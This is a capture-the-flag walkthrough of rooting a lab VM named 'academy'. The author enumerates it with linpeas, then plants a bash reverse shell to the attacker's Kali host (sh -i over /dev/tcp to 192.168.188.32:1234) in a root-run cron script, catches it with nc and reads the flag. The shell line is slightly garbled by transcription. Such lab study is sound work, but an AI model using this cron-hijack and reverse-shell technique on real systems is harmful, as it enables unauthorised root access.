
```
Player
File Actions Edit View Help
[home@home]~$ ssh grimmie@192.168.188.208
The authenticity of host '192.168.188.208 (192.168.188.208)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTtakhvXyWVPMOT89+/4Weg6WkZwUp0ATptg0.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:10: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.188.208' (ED25519) to the list of known hosts.
grimmie@192.168.188.208's password:
Permission denied, please try again.
grimmie@192.168.188.208's password:
Connection closed by 192.168.188.208 port 22

[home@home]~$ ssh grimmie@192.168.188.208
grimmie@192.168.188.208's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Feb 26 04:06:51 2024 from 172.16.11.152
grimmie@academy:~$
```

- As we can see there is a lin.sh file.
- Now, as in grimmie terminal access this lin.sh file through the python server created.
- Now give read, write and execute permissions to the file and open it.



Directory listing for /

- [lin.sh](#)
- [note.txt](#)
- [open_port.txt](#)
- [open_services.txt](#)



```
grimmie@academy: /tmp/linpeas$ ls -l
total 844
-rw-r--r-- 1 grimmie administrator 868402 Feb 26 04:18 lin.sh
grimmie@academy: /tmp/linpeas$ ./lin.sh
bash: ./lin.sh: permission denied
grimmie@academy: /tmp/linpeas$ chmod 755 lin.sh
grimmie@academy: /tmp/linpeas$ ls -l
total 844
-rwxr-xr-x 1 grimmie administrator 868402 Feb 26 04:18 lin.sh
grimmie@academy: /tmp/linpeas$ ./lin.sh

Do you like PEASS?

Get the latest version : https://github.com/g0tmilk/peass-ng
Follow on Twitter : https://twitter.com/0x0r0x0r
Respect on NTB : https://ntb.me

Thank you!

linpeas-ng by carlospolop

DISCLAIMER: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own compute
and/or with the computer owner's permission.
```

```
grimmie@academy: /tmp/linpeas$ ./lin.sh
total 12
drwxr-xr-x 2 root root 4096 May 29 2021 .
drwxr-xr-x 74 root root 4096 Feb 26 11:47 ..
-rw-r--r-- 1 root root 182 Oct 11 2019 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 May 29 2021 .
drwxr-xr-x 74 root root 4096 Feb 26 11:47 ..
-rw-r--r-- 1 root root 182 Oct 11 2019 .placeholder

/etc/cron.weekly:
total 16
drwxr-xr-x 2 root root 4096 May 29 2021 .
drwxr-xr-x 74 root root 4096 Feb 26 11:47 ..
-rwxr-xr-x 1 root root 813 Feb 18 2019 man-db
-rw-r--r-- 1 root root 182 Oct 11 2019 .placeholder

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 * * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
42 * * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 * 1 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
***** /usr/bin/backup.sh *****

Systemd PATH
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/systemd-path-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

Analyzing .service files
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/services
/etc/systemd/system/multi-user.target.wants/mariadb.service could be executing some relative path
/etc/systemd/system/multi-user.target.wants/splunkforwarder.service could be executing some relative path
/etc/systemd/system/mysql.service could be executing some relative path
You can't write on systemd PATH


System timers
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/timers
NEXT LEFT LAST PASSED UNIT ACTIVATES
Mon 2024-02-26 12:39:00 EST 27min left Mon 2024-02-26 12:00:01 EST 2min 16s ago phpsessionclean.timer phpsessionclean.service
Tue 2024-02-27 00:00:00 EST 11h left Mon 2024-02-26 00:37:17 EST 11h ago logrotate.timer logrotate.service
Tue 2024-02-27 00:00:00 EST 11h left Mon 2024-02-26 00:37:17 EST 11h ago man-db.timer man-db.service
Tue 2024-02-27 01:35:24 EST 13h left Mon 2024-02-26 11:02:57 EST 1h 5min ago apt-daily.timer apt-daily.service
Tue 2024-02-27 05:02:12 EST 17h left Mon 2024-02-26 06:38:01 EST 5h 11min ago apt-daily-upgrade.timer apt-daily-upgrade.service
Tue 2024-02-27 12:00:01 EST 23h left Mon 2024-02-26 12:00:01 EST 11min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service


Analyzing .timer files
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/timers
```

- Now, go to /home/grimmie/backup.sh and open it.

10. Reverse Shell Generator:


- As you can see the backup.sh is written in bash, so we must also generate the reverse script in bash.
- In reverse shell generator, enter the kali IP Address and port number of our choice.
- The bash reverse shell script will be generated, copy this and paste it in the backup.sh file using nano.





11. Access the Flag file:

- Now create a listener of port number that we have entered while reverse shell generator, in kali terminal.
- Now execute the backup.sh in grimmie terminal.
- Now, got access to academy as root, so now locate the flag file and open it.



```
Debian 11x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
Terminal: htmu@htmu: ~/academy
grimmie@academy: ~
File Actions Edit View Help
grimmie@htmu: ~/academy
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.188.32] from (UNKNOWN) [192.168.188.208] 40942
sh: 0: can't access tty; job control turned off
#
# pwd
/root
# whoami
root
# ls
flag.txt
splunkcloudsf.spl
splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-and64.deb
# cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.
Happy hacking !
#

grimmie@192.168.188.208's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
last login: Mon Feb 26 11:53:46 2024 from 192.168.188.32
grimmie@academy:~$ ls
backup.sh
grimmie@academy:~$ ls -l
total 4
-rwxr-xr-- 1 grimmie administrator 155 Feb 26 12:21 backup.sh
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
sh -i 50 /dev/tcp/192.168.188.32/1234 0x01
grimmie@academy:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:1a:c7:6a brd ff:ff:ff:ff:ff:ff
    inet 192.168.188.208/24 brd 192.168.188.255 scope global dynamic ens33
        valid_lft 801sec preferred_lft 801sec
    inet6 24a9:a8f4:18:3e15:28c:29ff:feba:c76a/64 scope global dynamic mngtaddr
        valid_lft 6645sec preferred_lft 6645sec
    inet6 fe8a::20c:29ff:feba:c76a/64 scope link
        valid_lft forever preferred_lft forever
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
sh -i 50 /dev/tcp/192.168.188.32/1234 0x01
grimmie@academy:~$ ./backup.sh
rm: remove write-protected regular file '/tmp/backup.zip'? n
zip I/O error: Permission denied
zip error: Could not create output file (/tmp/backup.zip)
chmod: changing permissions of '/tmp/backup.zip': operation not permitted
./backup.sh: connect: Connection refused
./backup.sh: line 6: /dev/tcp/192.168.188.32/1234: Connection refused
grimmie@academy:~$
```

